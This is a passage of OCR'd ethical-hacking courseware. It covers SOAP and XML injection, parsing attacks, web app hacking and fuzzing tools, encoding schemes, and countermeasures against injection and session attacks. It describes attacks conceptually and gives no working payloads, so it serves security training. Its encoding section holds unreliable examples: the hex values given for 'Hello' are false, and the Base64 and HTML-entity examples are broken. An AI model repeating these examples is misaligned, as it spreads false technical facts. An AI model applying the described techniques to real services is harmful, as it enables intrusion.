
- In the first step, trap the WSDL document from web service traffic and analyze it to determine the purpose of the application, functional break down, entry points, and message types
- Create a set of valid requests by selecting a set of operations, and formulating the request messages according to the rules of the XML Schema that can be submitted to the web service
- Use these requests to include malicious contents in SOAP requests and analyze errors to gain a deeper understanding of potential security weaknesses



Web Service Attacks: SOAP Injection

Simple Object Access Protocol (SOAP) is a lightweight and simple XML-based protocol designed to exchange structured and type information on the web. The XML envelope element is always the root element of the SOAP message in the XML schema. SOAP injection includes special characters such as single quotes, double quotes, semi columns, and so on.

Attacker injects malicious query strings in the user input field to bypass web services authentication mechanisms and access backend databases. This attack works similarly to SQL Injection attacks.



Web Service Attacks: XML Injection

Web applications sometimes use XML to store data such as user credentials in XML documents; attackers can parse and view such data using XPATH. XPATH defines the flow of the document and verifies user credentials, such as the username and password, to redirect to a specific user account.

Attackers identify the XPATH and insert the XML injection or XML schema to bypass the authentication process and to gain unrestricted access to data stored in XML. The process in which attackers enter values that query XML with values take advantage of exploits is an XML injection attack. Attackers inject XML data and tags into user input fields to manipulate XML schema or populate XML database with bogus entries. XML injection can be used to bypass authorization, escalate privileges, and generate web services DoS attacks.

Web Services Parsing Attacks


Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the XML parser to create a denial-of-service attack or generate logical errors in web service request processing. A parsing attack is faced when an attacker succeeds in modifying a file request or string. The attacker changes the values by superimposing one or more operating system commands via the request. Parsing is possible when the attacker executes the .bat (batch) or .cmd (command) files.

- **Recursive Payloads**

  Attacker queries for web services with a grammatically correct SOAP document that contains infinite processing loops resulting in exhaustion of XML parser and CPU resources.

- **Oversize Payloads**

  Attackers send a payload that is excessively large to consume all systems resources rendering web services inaccessible to other legitimate users.



Web Service Attack Tools

- **SoapUI Pro**


  Source: *https://www.soapui.org*

  SoapUI Pro is a web service testing tool which supports multiple protocols such as SOAP, REST, HTTP, JMS, AMF, and JDBC. Attacker can use this tool to carry out web services probing, SOAP injection, XML injection, and web services parsing attacks.

- **XMLSpy**


  Source: *https://www.altova.com*

  Altova XMLSpy is the XML editor and development environment for modeling, editing, transforming, and debugging XML-related technologies.



Web App Hacking Tools

Earlier sections of this module have discussed the different phases of hacking methodology that enable attackers to engage in successful attacks on target web applications. During these phases of attack, attackers use various tools. This section discusses all the possible web app hacking tools attackers can use to hack these targets.



Web Application Hacking Tools

- **Burp Suite**


  Source: *https://www.portswigger.net*

  Burp Suite, which you have already seen, is an integrated platform for performing security testing of web applications. Its various tools work together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities. Burp Suite contains key components such as an intercepting proxy, application-aware spider, advanced web application scanner, intruder tool, repeater tool, sequencer tool, and more.

- **CookieDigger**

  Source: *https://www.mcafee.com*

  CookieDigger helps identify weak cookie generation and insecure implementations of session management by web applications. It works by collecting and analyzing cookies issued by a web application for multiple users. The tool reports on the predictability and entropy of the cookie and whether critical information, such as user name and password, are included in the cookie values.



- **WebScarab**

  Source: *https://www.owasp.org*

  WebScarab is a framework for analyzing applications that communicate using the HTTP and HTTPS protocols. It allows the attacker to review and modify requests created by the browser before they are sent to the server and to review and modify responses returned from the server before they are received by the browser.


  This framework has the following plugins:

  - Fragments
  - Proxy
  - Manual intercept
  - Beanshell
  - Bandwidth simulator
  - Spider
  - SessionID analysis
  - Parameter "fuzzer"
  - SOAP
  - XSS/CRLF

Besides the web app hacking tools illustrated above, there are several other tools that can help attackers accomplish their goals. Here are a few more web app hacking tools.


- Metasploit (*https://www.metasploit.com*)
- w3af (*http://w3af.org*)
- HTTrack (*http://www.httrack.com*)
- WebCopier (*http://www.maximumsoft.com*)
- WPScan (*https://wpscan.org*)
- Instant Source (*http://www.blazingtools.com*)

- MileSCAN ParosPro (*http://www.milescan.com*)
- GNU Wget (*https://www.gnu.org*)
- cURL (*https://curl.haxx.se*)
- HttpBee (*https://github.com*)



Countermeasures

After learning hacking methodologies adopted by attackers of web applications and the tools they use, it is important to learn to secure these apps from such attacks. A careful analysis of security will help you, as an ethical hacker, to secure your applications. To do so, one should design, develop, and configure web apps using the countermeasures and techniques discussed in this section.



Web Application Fuzz Testing

Web Application Fuzz testing (fuzzing) is a black box testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications. Huge amounts of random data called 'Fuzz' will be generated by the fuzz testing tools (Fuzzers) and used against the target web application to discover vulnerabilities that can be exploited by various attacks. Attackers employ various attack techniques to crash the victim web applications and cause havoc in least possible time. Security personnel and web developers employ this fuzz testing technique to test the robustness and immunity of the developed web application against attacks like buffer overflow, DOS, XSS, SQL injection, etc.

Steps of Fuzz Testing

Following are the steps involved in performing web application fuzz testing

- Identify the target system
- Identify inputs
- Generate fuzzed data
- Execute the test using fuzz data
- Monitor system behavior
- Log defects

Fuzz Testing Strategies

- **Mutation-Based:** In this type of testing, the current data samples creates new test data and the new test data will again mutate to generate further random data. This type of testing starts with a valid sample and keeps mutating until the target is reached.


- **Generation-Based:** In this type of testing, the new data will be generated from scratch and the amount of data to be generated are predefined based on the testing model
- **Protocol-Based:** In this type of testing, protocol fuzzer sends forged packets to the target application that is to be tested. This type of testing requires detailed knowledge of protocol format being tested. This type of testing involves writing a list of specifications into the fuzzer tool and then performing the model based test generation technique to go through all the listed specifications and add the irregularities in the data contents, sequence etc.

Fuzz Testing Scenario

The image in the slide shows an overview of main components in fuzzer. An attacker script is fed to the fuzzer which inturn translates the attacks to the target as Http requests. These http requests will get responses from the target and all the requests and their responses are then logged for manual inspection.


Fuzz Testing Tools:


- WSFuzzer (*https://www.owasp.org*)
- WebScarab (*https://www.owasp.org*)
- Burp Suite (*https://portswigger.net*)
- AppScan (*https://www.ibm.com*)
- Peach Fuzzer (*https://www.peach.tech*)



Source Code Review

Source code reviews are used to detect bugs and irregularities in the developed web applications. It can be performed manually or by automated tools to identify the specific areas in the application code to handle functions regarding authentication, session management, and data validation. It can identify the un-validated data vulnerabilities and poor coding techniques of the developers that allow attackers to exploit the web applications.





Encoding Schemes

Encoding is the process of converting source information into its equivalent symbolic form, which helps in hiding the meaning of data. At the receiving end, the encoded data is decoded into plain text format. Decoding is the reverse process of encoding. Web applications employ different encoding schemes for their data to safely handle unusual characters and binary data in the way you intend.

Types of Encoding Schemes

- **URL Encoding**

  Web browsers/web servers permit URLs to contain only the printable characters of ASCII code that can be understood by them for addressing. URL encoding is the process of converting URL into valid ASCII format so that data can be safely transported over HTTP. Several characters in this range have special meaning when they are mentioned in the URL scheme or HTTP protocol. Thus, these characters are restricted. URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in hexadecimal such as:

  - `%3d` =
  - `%0a` New line
  - `%20` space

- **HTML Encoding**

  An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document. HTML encoding replaces unusual characters with strings that an HTML can recognize, while the various characters define structure of the document. If you want to use the same characters as contained in the document, you might encounter problems. These problems can be overcome by using HTML encoding. It defines several HTML entities to represent particularly usual characters such as:

  - `&` &
  - `<` <
  - `>` >

- **Unicode Encoding**

  Unicode encoding is of two types: 16 bit Unicode Encoding and UTF-8.

  - **16 bit Unicode Encoding**

    It replaces unusual Unicode characters with "%u" followed by the character's Unicode codepoint expressed in hexadecimal.

    - `%u2215` /

  - **UTF-8**

    It is a variable-length encoding standard which uses each byte expressed in hexadecimal and preceded by the % prefix.

    - `%c2%a9` ©
    - `%e2%89%a0`

- **Base64 Encoding**

  Base64 encoding scheme represents any binary data using only printable ASCII characters. Usually it is used for encoding email attachments for safe transmission over SMTP and also used for encoding user credentials.

For, example:

cake = **01100011011000010110101101100101**

Base64 Encoding: **011000 110110 000101 101011 011001 010000 000000 000000**


- **Hex Encoding**

  HTML encoding scheme uses hex value of every character to represent a collection of characters for transmitting binary data.

  For, example:

  Hello **A125C458D8**

  Jason **123B684AD9**



How to Defend Against Injection Attacks

- **SQL Injection Attacks**
  - Limit the length of user input
  - Use custom error messages
  - Monitor DB traffic using an IDS, WAF
  - Disable commands like xp_cmdshell
  - Isolate database server and web server
  - Always use method attribute set to POST and low privileged account for DB connection
  - Run database service account with minimal rights
  - Move extended stored procedures to an isolated server
  - Use typesafe variables or functions such as IsNumeric() to ensure typesafety
  - Validate and sanitize user inputs passed to the database
- **Command Injection Flaws**

  The simplest way to protect against command injection flaws is to avoid them wherever possible. Some language-specific libraries perform identical functions for many shell commands and some system calls. These libraries do not contain the operating system shell interpreter, and so they ignore maximum shell command problems. For those calls that must still be used, such as calls to backend databases, one must carefully validate the data to ensure that it does not contain malicious content. One can also arrange

various requests in a pattern, which ensures that all given parameters are treated as data instead of potentially executable content.

Most system calls and the use of stored procedures with parameters that accept valid input strings to access a database or prepared statements provide significant protection, ensuring that the supplied input is treated as data, which reduces but does not completely eliminate the risk involved in these external calls. One can always authorize the input to ensure the protection of the application in question. For this reason, it is important to use the least-privileged accounts to access a database, so that there is the smallest possible attack loophole.

The other strong protection against command injection is to run web applications with the privileges required to carry out their functions. Therefore, one should avoid running the web server as a root or accessing a database as a **DBADMIN**; otherwise, an attacker may be able to misuse administrative rights. The use of Java sandbox in the J2EE environment stops the execution of system commands. The usage of external command is to check the user information when he provides it. Create a mechanism for handling all possible errors, timeouts, or blockages during the calls. Check all the output, return, and error codes from the call to ensure it performs the expected work. At least doing so allows users to determine whether something has gone wrong. Otherwise, an attack might occur and never be detected.

Following are some of the countermeasures to defend against command injection flaws:

- Perform input validation
- Escape dangerous characters
- Use language-specific libraries that avoid problems due to shell commands
- Perform input and output encoding
- Use a safe API which avoids the use of the interpreter entirely
- Structure requests so that all supplied parameters are treated as data, rather than potentially executable content
- Use parameterized SQL queries
- Use modular shell disassociation from kernel

- **LDAP Injection Attacks**

  An LDAP injection attack is similar to SQL injection: attacks on web apps co-opt user input to create LDAP queries. Execution of malicious LDAP queries in the apps creates arbitrary queries that disclose information such as username and password, thus granting attackers unauthorized access and admin privileges.

  Following are some of the countermeasures to defend against LDAP injection attacks:

  - Perform type, pattern, and domain value validation on all input data
  - Make LDAP filter as specific as possible
  - Validate and restrict the amount of data returned to the user


- Implement tight access control on the data in the LDAP directory
- Perform dynamic testing and source code analysis

- **File Injection Attack**

  Attackers use scripts to inject malicious files into the server, allowing them to exploit vulnerable parameters and execute malicious code. This kind of attack enables temporary data theft and data manipulation and can provide attackers with persistent control of the server.

  Following are some of the countermeasures to defend against file injection attacks:

  - Strongly validate user input
  - Consider implementing a chroot jail
  - PHP: Disable allow_url_fopen and allow_url_include in php.ini
  - PHP: Disable register_globals and use E_STRICT to find uninitialized variables
  - PHP: Ensure that all file and streams functions (stream_*) are carefully vetted



Web Application Attack Countermeasures

- **Broken Authentication and Session Management**

  Flaws in authentication and session management application functions allow attackers to either gain passwords, keys, and session tokens or exploit other implementation vulnerabilities to gain other users' credentials.

  Session cookies are destined to client IPs by delivering a validation cookie, which includes a cryptographic token that validates that the client IP is the one to which the session token was issued. Therefore, to perform the session attack, the attacker must steal the IP address of the target user.

  Following are some of the countermeasures for broken authentication and session management attacks:

  - Use SSL for all authenticated parts of the application
  - Verify whether all the users' identities and credentials are stored in a hashed form
  - Never submit session data as part of a GET, POST

- **Sensitive Data Exposure**


  Many web applications do not properly protect sensitive data such as credit cards, SSNs, and authentication credentials with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit-card fraud, or other crimes.

  Following are some of the countermeasures for sensitive data exposure attacks:

  - Do not create or use weak cryptographic algorithms

- Generate encryption keys offline and store them securely
- Ensure that encrypted data stored on disk is not easy to decrypt

- **XML External Entity**
  - Avoid processing XML input containing reference to external entity by weakly configured XML parser
  - XML unmarshaller should be configured securely
